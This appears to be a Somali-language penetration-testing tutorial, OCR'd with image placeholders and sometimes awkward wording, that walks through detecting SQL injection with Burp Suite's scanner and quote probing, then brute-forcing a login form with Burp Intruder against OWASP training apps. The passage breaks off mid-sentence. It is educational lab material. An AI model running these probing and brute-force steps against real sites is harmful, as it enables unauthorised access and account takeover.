
Weeraro kala duwan oo waxyeelo leh ayaa badanaa lagu gudbin karaa iyadoo la adeegsanayo cirbadeynta SQL, oo ay ku jiraan aqrinta ama wax ka beddelka xogta dalabka muhiimka ah, faragelinta caqliga

dalabka, kordhinta mudnaanta ku jirta keydka xogta iyo la wareegista maamulka keydka macluumaadka.

Tusaalahan waxaan ku soo bandhigi doonaa sida loo ogaado cilladaha cirbadeynta SQL iyadoo la isticmaalayo Burp Suite. Casharkaan wuxuu adeegsanayaa laylisyo ka kala socda "DVWA", "WebGoat" iyo "Mutillidae" oo ah qalab tababar oo laga soo qaatay OWASP's Broken Web Application Project


- Marka hore, hubi in Burp si sax ah loogu qaabeeyey biraawsarkaaga.Hubi "Intercept inu off yahay" ee qeybta Proxy"Intercept".
- Booqo bogga arjiga aad tijaabineyso Ku laabo Burp oo hubi "Dhex-dhexaadintu way daaran tahay"Intercept"Dhexgalka" Bogga Hadda codsi u dir serverka. Tusaalahan adoo gujinaya batoonka "Submit" .






Codsiga waxaa lagu qabanayaa Proxy "Intercept" tab. Hal dariiqo oo lagu tijaabiyo arjiga u nuglaanta duritaanka SQL ayaa ah in loo diro codsiga Burp Scanner.Xuquuqda dhagsii meelkasta oo la codsado si aad u keento tusmada macnaha guud. Guji "Samee firfircoon iskaan ".


Xusuusin: Waxaad sidoo kale codsiyo ugu diri kartaa Scanner-ka iyadoo loo marayo menu-ka macnaha guud ee goob kasta oo lagu muujiyo codsiyada HTTP, sida khariidadda goobta ama taariikhda wakiilka.



- Marka skaanka la dhammeeyo, waxaad tagtaa barta Target "Site map". Tusaalahan Scanner-ku wuxuu helay dhowr arrimood oo ku saabsan cirbadeynta SQL. Waxaad sidoo kale daawan kartaa codsiyada iyo jawaabaha iyadoo lagu saleynayo nooca uu Burp u soo sheegay arrinta.




- Haddii kale, waxaad u isticmaali kartaa Burp si aad gacanta ugu tijaabiso arjiga jilicsanaanta duritaanka. Adiga oo dhexda lagu xidho ayaa lagu damiyey tabka "Intercept", booqo websaydhka aad ku tijaabineyso biraawsarkaaga.



- Booqo bogga aad tijaabinaysid Waxaad badanaa ogaan kartaa cirbadeynta SQL adoo gelinaya jilayaal gaar ah xuduudaha barnaamijka.Tusaale ahaan, gudbinta ' (single quote) waxay soo saartaa farriin khalad khaas ah.

- Si kastaba ha noqotee, galinta `` (laba hal xigasho) maahan Soo gudbinta hal xigasho waxay jebisaa matalaadda xarigga, sidaas darteedna bayaan ballaaran oo SQL ah. Laba xigasho oo keliya ayaa ah taxane baxsad ah oo matalaya hal xigasho hal suugaan ah. Marka soo gudbinta laba xigasho gudaha xariga kaliya waxay wax ka badaleysaa qiimaha xariga mana jabineyso bayaanka SQL.

Hadda oo aad ogaatay u nuglaanta SQL waxaad isticmaali kartaa Burp si aad ugu sii baartid u nuglaanta.




Brutal force atatck ku same website

CADDAYNTU waxay ku taal bartamaha dalabka kahortaga marinka aan la fasaxin. Haddii weeraryahan uu awood u leeyahay inuu jebiyo hawl qabashada codsi markaa way awoodi karaan inay lahaadaan arjiga oo dhan.


Casharradan soo socdaa waxay muujinayaan farsamo looga gudbayo xaqiijinta adoo adeegsanaya bog gal jilitaan oo laga soo qaatay

aaladda tababarka “Mutillidae”. Nooca "Mutillidae" ee aan isticmaaleyno ayaa laga soo qaatay OWASP’s Broken Web Application Project.


Marka hore, hubi in Burp si sax ah loogu qaabeeyey biraawsarkaaga. Burp Proxy tab, hubi "Intercept is off" oo booqo bogga soo galida ee dalabka aad ku tijaabinayso biraawsarkaaga.



Ku noqo Burp. Bogga Wakiilka "Intercept", hubi inu yahay"Intercept on ".




In biraawsarkaaga galaan qaar ka mid ah faahfaahinta aan macquul ahayn ee bogga login iyo soo gudbi codsiga.




Codsiga la qabtay waxaa lagu eegi karaa tabka 'Intercept' tab.Xuquuqda guji codsi si aad u soo qaadato menu-ka macnaha guud. Markaa dhagsii "Udiro Intruder" .Fiiro gaar ah: Waxaad sidoo kale codsiyo ugu diri kartaa Badbaadiyaha adoo adeegsanaya liiska macnaha guud goobta


lagu muujiyo codsiyada HTTP, sida khariidada goobta ama taariikhda wakiilka.




Tag barta Intruder "Positions" .Kharixi jagooyinka lacag bixinta horay loo dhigay adoo adeegsanaya batoonka "Clear" ee midigta tifaftiraha codsiga.Kudar qiyamka cabbirka "username" iyo "password" sida jagooyinka adoo muujiyaya oo isticmaalaya Ku dar badhanka "Add" weerarka u beddel "Cluster bomb" adoo adeegsanaya "Attack type" ee hoos u dhaca.




Tag tabka "Payloads". "Payload sets" dejimaha, hubi in "Payload set" ay tahay "1" iyo "Payload type" ayaa loo dejiyay "Liiska Fudud". "Beddelka Fursadaha" goobaha ayaa gala qaar ka mid ah magacyada isticmaalayaasha. Waxaad ku sameyn kartaa tan gacanta ama waxaad isticmaali kartaa liis cayiman oo horay loo dhigay.




Marka xigta, xulashooyinka "Payload Sets", wax ka beddel "Payload" oo loo dejiyey "2" .Qaybta "Xulashada Bixinta" gelitaanka erey sir ah oo suurtagal ah. Waxaad ku sameyn kartaa tan gacanta ama adoo isticmaalaya liis gaar ah ama horay loo dhigay. Guji batoonka "Start attack".




Daaqada"Intruder attack"waxaad ku kala sooci kartaa natiijooyinka adoo adeegsanaya cinwaannada madaxa. Tusaalahan ku kala sooc "Length" iyo "Status".




Jadwalku wuxuu hadda na siinayaa natiijooyin xiiso leh oo baaritaan dheeri ah leh. Daawashada jawaabta daaqadda weerarka waxaan arki karnaa in dalabka 118 uu ku qoran yahay "admin".



Si loo xaqiijiyo in weerarka xoog wax ku oolka ah lagu guuleystay, isticmaal macluumaadka la soo ururiyey (username iyo lambarka sirta) ee bogga gelitaanka arjiga websaydhka.




Xaaladaha qaarkood, caayaan ku qasbid bogga soo gelitaanka waxay sababi kartaa codsi xiraya koontada isticmaalaha. Tani waxay sabab u noqon kartaa siyaasad quful ku saleysan tiro cayiman oo ah iskudayo galitaan xumo iwm In kasta oo loogu talagalay in lagu ilaaliyo koontada, siyaasadaha noocan oo kale ah waxay badanaa keenaan nuglaansho dheeraad ah. Isticmaalaha xaasidnimada leh wuxuu awoodi karaa inuu xiro xisaabaadyo badan, isagoo u diidaya helitaanka nidaamka. Intaa waxaa dheer, koontada la xiray waxay sababi kartaa kala duwanaansho habdhaqanka arjiga, habdhaqankan waa in la baaraa oo suurtagal laga dhigtaa.




Halka soo galintu u baahan tahay adeegsi iyo isgarad, sida kor ku xusan, codsi ayaa laga yaabaa inuu ka jawaabo isku day galitaan oo lagu

